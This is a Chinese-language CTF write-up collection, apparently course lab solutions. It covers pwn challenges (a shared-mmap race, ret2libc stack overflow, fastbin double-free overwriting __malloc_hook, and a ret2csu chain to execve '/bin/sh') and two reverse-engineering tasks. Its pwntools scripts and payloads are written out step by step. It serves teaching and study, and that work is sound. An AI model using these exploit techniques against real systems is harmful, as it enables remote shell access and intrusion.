

CTF 学习过程中的题目 WP

作者：shijy16

时间：April 18, 2021

特别声明

本册是 CTF 解题记录，题目来自于各种地方。
供初学 CTF 的同学们参考交流。

2021 年 3 月 21 日
shijy16

目录

第一章 pwn

1.1 高级网络攻防-babypwn

高级网络攻防课说做出来这些题才可以选这门课。这一系列题目因为不是公开平台上的，所以就不放出来了。

这道题进去首先要输入一个 name, 有三个选项:

- 1 提高 price: 最多提高十次，到 100。
- 2 显示 price：始终是 0。
- 3 获得 flag：price 到 100 也换不到，提示 price 太低。

用 ida 逆一下，发现 price 到达 200 就可以拿到 shell，且 price 是 char*，被 mmap 到了'/tmp/input_name.acc'：

```
rice = mmap(0LL, 8uLL, 3, 1, fd, 0LL);           // PROT_WRITE |
    PROT_READ
                                                 // MAP_SHARED
```

各个参数的含义可以用magic查看。发现是共享映射的，那么直接开两个进程，输入一样的名字，分别提高 10 次 price 就可以拿到 flag 了。

```
from pwn import *
context.log_level = "debug"
io_0 = remote("TARGET_ADDR", PORT)
io_0.sendafter("name.\n", b"a")
io_1 = remote("TARGET_ADDR", PORT)
io_1.sendafter("name.\n", b"a")
for i in range(11):
    io_0.sendlineafter("getflag\n", "1")
    io_1.sendlineafter("getflag\n", "1")
io_0.close()
io_1.interactive()
```

1.2 高级网络攻防实验二-pwn1

1.2.1 程序基本信息

使用 checksec 查看程序基本信息：

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

注意到没有开启 canary 保护机制。

1.2.2 主要逻辑和漏洞

使用 IDA Pro 进行对 pwn1 进行逆向，可以发现本程序逻辑可总结如图 1.1。



图 1.1: pwn1 主要流程图

由程序主要流程图可以看出，本程序主要漏洞如下:

- libc 地址泄露: 可以通过第一次输入获取 libc 中 atoi 函数地址，从而获取 libc 基址。
- 栈溢出: 第二次 read 向 buf 中读取了 0x200 大小的数据，远远超出了 buf 的长度，是明显的栈溢出。

1.2.3 解题过程

解题主要思路如下:

- 在 libc 中查找合适的 gadget。
- 第一次输入 1200，从而获取 atoi 函数地址，再根据此计算出 libc 基址和 gadget 地址。
- 利用第二次输入造成栈溢出 (没有 canary，因此可以直接利用)，覆盖返回地址，使控制流被劫持 gadget。

接下来分节介绍解题过程。

gadget 寻找

首先尝试在 libc 中寻找 one_gadget，使用 one_gadet 搜索工具可以找到如下三个 one_gadget:

```
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
    rsp & 0xf == 0
    rcx == NULL

```

```
0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
    [rsp+0x40] == NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
```

可以看到, 每个 one_gadget 都有一些约束条件，可以暂时忽略约束条件，选取第一个为最后的跳转目标。

地址泄露

libc 中 atoi 函数偏移可以直接从 libc 中获取，而后，通过第一次输入"1200" 获得 atoi 函数地址后，计算出 libc 基址，再计算出 one_gadget 地址:

$$libc\_addr = atoi\_addr - atoi\_offset$$

$$one\_gadget\_addr = libc\_addr + one\_gadget\_offset$$

ret2libc

接下来，构造第二次输入，造成栈溢出，进行 ret to libc 攻击，跳转到 one_gadget。此时程序栈情况如下:

```
buf-24:     ret_addr
buf-16:     ebp
buf-8:      v5
buf:        buf_end
...
buf+256:    buf_start
```

其中，v5 是程序中使用的另一个局部变量。所以只要溢出 24 个字节，在后 8 个字节填充 one_gadget 地址即可，可以构造攻击载荷如下:

```
payload = 'A'*(264+16) + p64(one_gadget_addr)
```

攻击后，栈情况如下:

```
buf-24:     ret_addr=one_gadget_addr
buf-16:     ebp='AAAAAAAA'
buf-8:      v5='AAAAAAAA'
buf:        'AAAAAAAA'
...
buf+256:    'AAAAAAAA'
```

直接实施攻击，可以直接获取到 shell，如图 1.2，因此，刚才选取的 one_gadget 约束条件是恰好满足的，攻击完成，在远程环境下可以在 shell 中获取到 flag，flag 为:

$$flag\{simple\_return\_2\_libc\}$$



图 1.2: pwn1 攻击成功

1.3 高级网络攻防实验二-pwn2

1.3.1 程序基本信息

使用 checksec 查看程序基本信息：

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

防御机制十分完善。

1.3.2 主要逻辑和漏洞

本题程序运行时提供了四个选项供用户选择:

1. Create String: 通过 calloc 创建一个堆块，需要指定大小、输入内容。
2. Edit String: 修改一个堆块的内容。
3. Delete String: free 一个堆块。
4. Show String: 通过 puts 输出一个堆块的内容。

经过逆向，发现程序在实现过程中主要存在 delete string 流程（图 1.3）中的如下漏洞:

- Use After Free: 堆块被 free 以后，堆块指针没有被清空，使得用户仍可以查看和 free 堆块。
- Double Free: 由于存在 Use After Free 漏洞，且 free 前没有检查合法性，导致用户可以对一个 free 后的堆块进行再次 free，即 free 悬空指针。

```
1  int delete()
2  {
3    int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("Select string: ");
6    v1 = readint();
7    if ( v1 < 0 || v1 > 19 )
8      return puts("Out of bound.");
9    free((void *)strings[v1]);
10   size[v1] = 0LL;
11   return puts("Delete done.");
12 }
```

图 1.3: pwn2 中 delete 函数，没有事先检查、事后清空指针

此外，程序总共可用 20 个堆块指针，这意味着最多只能创建 20 个堆块。

1.3.3 解题过程

主要解题思路如下:

- 在 libc 中查找合适的 gadget。
- 构造 unsorted bin, 通过 Use After Free 泄露 main arena 地址，从而计算出 gadget 地址。
- 实施 fastbin double free 攻击，向 libc __malloc_hook 中写入 gadget 地址，并通过添加堆块，触发 gadget，完成控制流劫持。

接下来分节介绍解题过程。

gadget 查找

本题得到三个和第一题一样的 one_gadget，和第一题获取 one_gadget 的方法和结果都一样，此处不再赘述。

地址泄露

程序中第一个 unsorted bin 的 fd 和 bk 均指向 Main Arena 地址，该地址是 libc 中一个固定地址，可以通过该地址计算出 libc 基址。而 unsorted bin 的 fd 和 bk 在该 chunk 被释放前属于 chunk 的内容部分。这意味着，一个 chunk 被释放后成为 unsorted bin 时, 其内容前八个字节将是其 fd 指针，若该 chunk 是第一个 unsorted bin，fd 指向 Main Arena。

因此可以通过构造一个 unsorted bin，而后查看其内容来获取 Main Arena 地址。此处要注意两个细节:

- 本题使用 glibc2.27，启用了 tcache 机制，堆块被释放后若大小在 [24,1032] 区间，且对应 tcache 链表没满，将会被放入 tcache 链表，不会成为 unsorted bin。
- chunk 释放时如果和 top chunk 相邻，将会和 top chunk 合并，不会成为 unsorted bin。

通过如下操作可以构造出一个 unsorted bin，并通过查看其内容获取 Main Arena 地址。

```
add(1040, 'A'*0x10) # 0
add(0x68, 'A'*3)    # 1: avoid merging 0 to top chunk when
    freed
delete(0)           # free 0 to unsorted bin
show(0)             # show main_arena_addr
```

获取 Main Arena 地址后，可以通过如下计算得出 one_gadget 地址:

$$libc\_addr = main\_arena\_addr - main\_arena\_offset$$

$$one\_gadget\_addr = libc\_addr + one\_gadget\_offset$$

__malloc_hook 地址也可以用相同方法得到。

劫持控制流

首先需要通过 fastbin double free 向 __malloc_hook 中写入 one_gadget 地址。

为了构造出两个 fastbin 来实施攻击，首先要满足堆块大小在 32-128 范围内，此处选用 0x68 的大小进行攻击，原因稍后解释。其次，0x68 大小的 tcache 被填满之后，释放的堆块才会被放入 fastbin。首先释放 7 个 chunk 填满 tcache，之后释放的 2 个 chunk 就会成为 fastbin:

```
# add 8 more chunks, 6 for filling tache, 2 for double free
for i in range(8):
    add(0x68, 'A'*0x68) # add 2-9
for i in range(9):
    delete(i + 1) # delete 1-9, then 8 and 9 in fastbin
delete(8)   # double free!
```

以上代码最后一句直接触发了 double free，让 fastbin 链表成为 '8->9->8'。此时，可以通过如下堆块添加序列来完成对 malloc_hook 的写入:

```
add(0x68,p64(malloc_hook - 0x23)) #add 10, fastbin: 8->9->(
    malloc_hook - 0x23)
add(0x68, '1') # add 11, fastbin: 9->(malloc_hook - 0x23)
add(0x68, '1') # add 12, fastbin: (malloc_hook - 0x23)
add(0x68, flat(['A'*0x13, p64(one_gadget)])) # add 13, write
    to (malloc_hook - 0x23), overwrite malloc_hook with one_
    gadget
```

fastbin 链表变化见以上代码的注释。

这里读者可能会有疑惑：

- 为什么在分配 chunk 10 时，没有分配 tcache 中的 free chunk，而是直接分配了 fastbin 中的 chunk？
- 为什么选取 malloc_hook-0x23 为目标地址，而非直接选取 malloc_hook-0x10，chunk 内容直接填充 p64(one_gadget)，从而直接向 malloc_hook 写入 one_gadget？

第一个问题非常简单，本题中使用 calloc 分配内存，不会分配 tcache 中的 chunk。

至于第二个问题，是为了满足分配内存时 size 位的检测。在分配内存时，glibc2.27 会检测分配的目标 chunk 的 size 域和要求的 size 是否一致，不一致则会报错。在 malloc_hook-0x23 位置处，读取到的 chunk 的 size 域为 0x7f，如图 1.4，glibc2.27 的转换方式计算出的 fastbin_index=$(0x7f >> 4) - 2 = 5$，该 fastbin_index 对应的 fastbin 大小为 0x70，使用 0x68 大小的 chunk 恰好可以满足要求。



图 1.4: malloc_hook-0x23 处 fake chunk 的 size 域

完成对 malloc_hook 的写入后，只要再进行一次 add 操作，触发 malloc 就可以劫持控制流到 one_gadget 了，这道题中 libc 有三个 one_gadget，只有其中一个 one_gadget 的约束条件是满足的。通过 one_gadget 获取到 shell，如图 1.5，最后获取的 flag 为:

$$flag\{classic\_fastbin\_attack\}$$



图 1.5: pwn2 攻击成功

1.4 高级网络攻防实验二-pwn3

1.4.1 程序基本信息

使用 checksec 查看程序基本信息：

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

发现没有启用 canary 和 ASLR。

1.4.2 主要逻辑和漏洞

通过逆向发现，该程序十分简单，仅仅执行了一次 read，调用 read 向大小为 10 的 buf 里读取了长度为 0x1000 的用户输入，存在严重的栈溢出漏洞。

1.4.3 解题过程

本题主要通过利用栈溢出漏洞，由于本题中没有找到可以利用的 one_gadget，所以考虑使用 syscall(EXECV, '/bin/sh', 0, 0)，主要难题是如何利用载荷布置 syscall 的参数和调用 syscall。

本题解题主要使用的攻击方法是 ret2csu。__libc_csu_init 是用来对 libc 进行初始化操作的，而一般的程序都会调用 libc 函数，所以这个函数一定会存在。这个函数中存在如下 gadgets：

```
csu_front:
    mov     rdx, r15
    mov     rsi, r14
    mov     edi, r13d
    call    ds:(__frame_dummy_init_array_entry - 600E10h)[r12+rbx
        *8]
    add     rbx, 1
    cmp     rbp, rbx
    jnz     short loc_4006D0
csu_back:
    add     rsp, 8
    pop     rbx
    pop     rbp
    pop     r12
    pop     r13
    pop     r14
    pop     r15
```

```
17      retn
```

可以看出，只要能够布置栈中内容，且劫持控制流到 csu_back，就可以控制寄存器 rbx、rbp、r12、r13、r14、r15，在 csu_back 执行返回后，若返回到 csu_front，就可以用 r13、r14、r15 控制 rdx、rsi、edi，即函数调用的前三个参数，再控制 rbx=0，则可以调用 r12 中函数，若控制 rbp=1，还可以继续执行到 csu_back，进行新一轮的函数调用。

由于本题中栈溢出长度很长，因此可以用长 payload 对栈进行布局，进行多次 ret2csu 攻击以达到获取 shell 的目的。

因此，本题需要构造一个长攻击载荷，该载荷需要完成如下步骤:

- 劫持控制流到 csu_back，进行第一轮攻击，目的是调用 read(0, READ_GOT, 1)，这一步要覆盖 READ_GOT 为调用 syscall 的地址。完成后返回到 csu_back。
- 回到 csu_back 后，进行第二轮攻击，目的是调用 syscall(READ, 0, BUFFER_ADDR, 0x3b)，这一步要在调用 syscall 前将 eax 置为 0，因为 syscall 的第一个参数，即系统调用号从 eax 中读取，剩下三个参数正常读取。这一步的目的是为下一轮攻击布置好参数，向 BUFFER_ADDR 中写入'bin/sh\x00'，读取长度为 0x3b 是为了给 eax 赋值为 0x3b，0x3b 是 EXECV 的调用号。完成后返回到 csu_back。
- 回到 csu_back 后，进行第三轮攻击，目的是调用 syscall(EXECV, BUFFER_ADDR, 0, 0)。这一轮完成后即可获取 shell。

由于本程序没有开启 PIE，所以 READ_GOT、csu_front、csu_back 等地址都可以直接从二进制文件中获取。

接下来依次介绍这三轮攻击。

第一轮

这一轮的目的是利用 ret2csu 调用 read(0, READ_GOT, 1)，从而覆盖 READ_GOT 为 syscall 地址，并在完成后进入 csu_back。按照正常栈溢出方式覆盖 main 函数返回地址和按 csu 的顺序布置好 read 函数的参数即可。

这一步需要注意的是，在覆盖 READ_GOT 中表项为 syscall 地址时，只需要将该表项最后一字节改为 0x4f 即可，因为在 read 函数中的该位置恰好是一个 'call syscall'，如图 1.6。所以，本次请求输入时，输入一字节的 0x4f 即可。

```
pwndbg> disassemble 0x7f40d526a140
Dump of assembler code for function __GI___libc_read:
   0x00007f40d526a140 <+0>:     lea    rax,[rip+0x2e0891]        # 0x7f40d554a9d8 <__libc
   0x00007f40d526a147 <+7>:     mov    eax,DWORD PTR [rax]
   0x00007f40d526a149 <+9>:     test   eax,eax
   0x00007f40d526a14b <+11>:    jne    0x7f40d526a160 <__GI___libc_read+32>
   0x00007f40d526a14d <+13>:    xor    eax,eax
   0x00007f40d526a14f <+15>:    syscall
=> 0x00007f40d526a151 <+17>:    cmp    rax,0xfffffffffffff000
   0x00007f40d526a157 <+23>:    ja     0x7f40d526a1b0 <__GI___libc_read+112>
   0x00007f40d526a159 <+25>:    repz ret
   0x00007f40d526a15b <+27>:    nop    DWORD PTR [rax+rax*1+0x0]
```

图 1.6: read 中的 syscall

这一步完成后，以后再通过 READ_GOT 表项调用 read，实际上都是调用 syscall 函数。完成后，控制流会进入 csu_back，开始第二轮攻击。

第二轮

这一轮的目的是为最终调用 syscall(EXECV, BUFFER_ADDR, 0, 0) 做准备，需要做两个最主要的准备工作:

- 向 BUFFER_ADDR 中写入包含'/bin/sh' 的字符串。这里的 BUFFER_ADDR 是程序数据段中一个修改了附近数据不影响程序执行的地址。
- 将 eax 置为 0x3b，即将 EXECV 的调用号准备好。

而调用 syscall(READ, 0, BUFFER_ADDR, 0x3b) 并向程序输入包含'/bin/sh\x00' 的长为 0x3b 的字符串可以满足要求，因为 read 函数会返回读取内容的长度，即写入 eax 寄存器。

为了调用 syscall(READ, 0, BUFFER_ADDR, 0x3b)，需要向 eax 写入 READ 的调用号 0，幸运的是，在程序中可以找到如下 gadget 来完成这个步骤:

```
1 mov     eax, 0
2 pop     rbp
3 retn
```

记其地址为 eax_0_addr。

所以，本轮主要流程:

- 在栈上布置好 syscall(READ, 0, BUFFER_ADDR, 0x3b) 的后三个参数。在 csu_back 中 pop 到对应寄存器中。
- 在 csu_back 返回时，返回到 eax_0_addr。
- 在 eax_0_addr 返回时，返回到 csu_front，最终成功调用 syscall(READ, 0, BUFFER_ADDR, 0x3b)。
- 输入'/bin/sh\x00'+'A'*0x28。

本轮完成后，会回到 csu_back 并继续执行。

第三轮

这一轮是最后一步，调用 syscall(EXECV, BUFFER_ADDR, 0, 0)。最重要的参数，也就是 EXECV 的系统调用号 0x3b 和 BUFFER_ADDR 位置的'/bin/sh\x00' 已经在上一轮中布置好，这一轮只要在栈上布置好后三个参数即可。

最后，程序会调用 syscall(EXECV, BUFFER_ADDR, 0, 0)，相当于 execv('/bin/sh',0,0)，成功获取 shell，如图 1.7, 最终获取到的 flag 为:

$$flag\{medium\_difficulty\_rop\_csu\}$$



图 1.7: pwn3 攻击成功

第二章 逆向工程

2.1 高级网络攻防-simple_vm

一个简单的 vm，用 switch 语句做的，进去 F5 就能看到，推导出有哪些指令和格式就好了。题目也给了一段指令，要求输入三个数字，然后运行这段指令，对这三个数进行运算后，栈中某个位置结果是 0，输入的三个数字就是 flag。

最主要的点在于看栈、寄存器和其他参数的内存位置，然后把题目给的指令解析出来，列出算式解方程。

2.2 高级网络攻防-anti_patience

这个题目直接用 ida 逆向会有一些地方解析失败，需要手动 patch，把对应位置 patch 为 nop，这里用 LazyIDA 插件，填充为 nop 后就可以生成伪代码了。

题目还用 ptrace 判断当前进程有没有被 gdb 调试，那个位置也需要 patch，否则调试的时候随机数种子和正常运行的时候不一样。最后发现整个程序需要输入一段字符串，这段字符串进行很长一段逐字符运算后，得到一个 res，然后题目中也有一个准备好的字符串，这个字符串逐字节和随机数进行运算，得到一个 target_res。最后对这两个结果进行比较，相等则输出 flag，这个 flag 也是由随机数生成的。

解题步骤:

- patch 解析失败的地方。
- patch 反调试的地方，使调试时随机种子不变。
- gdb 调试，在检查结果的时候下断点，获取 target_res。
- 把输入字符串的运算过程 copy 出来，改成一个暴力求解过程。就可以获得 flag 了。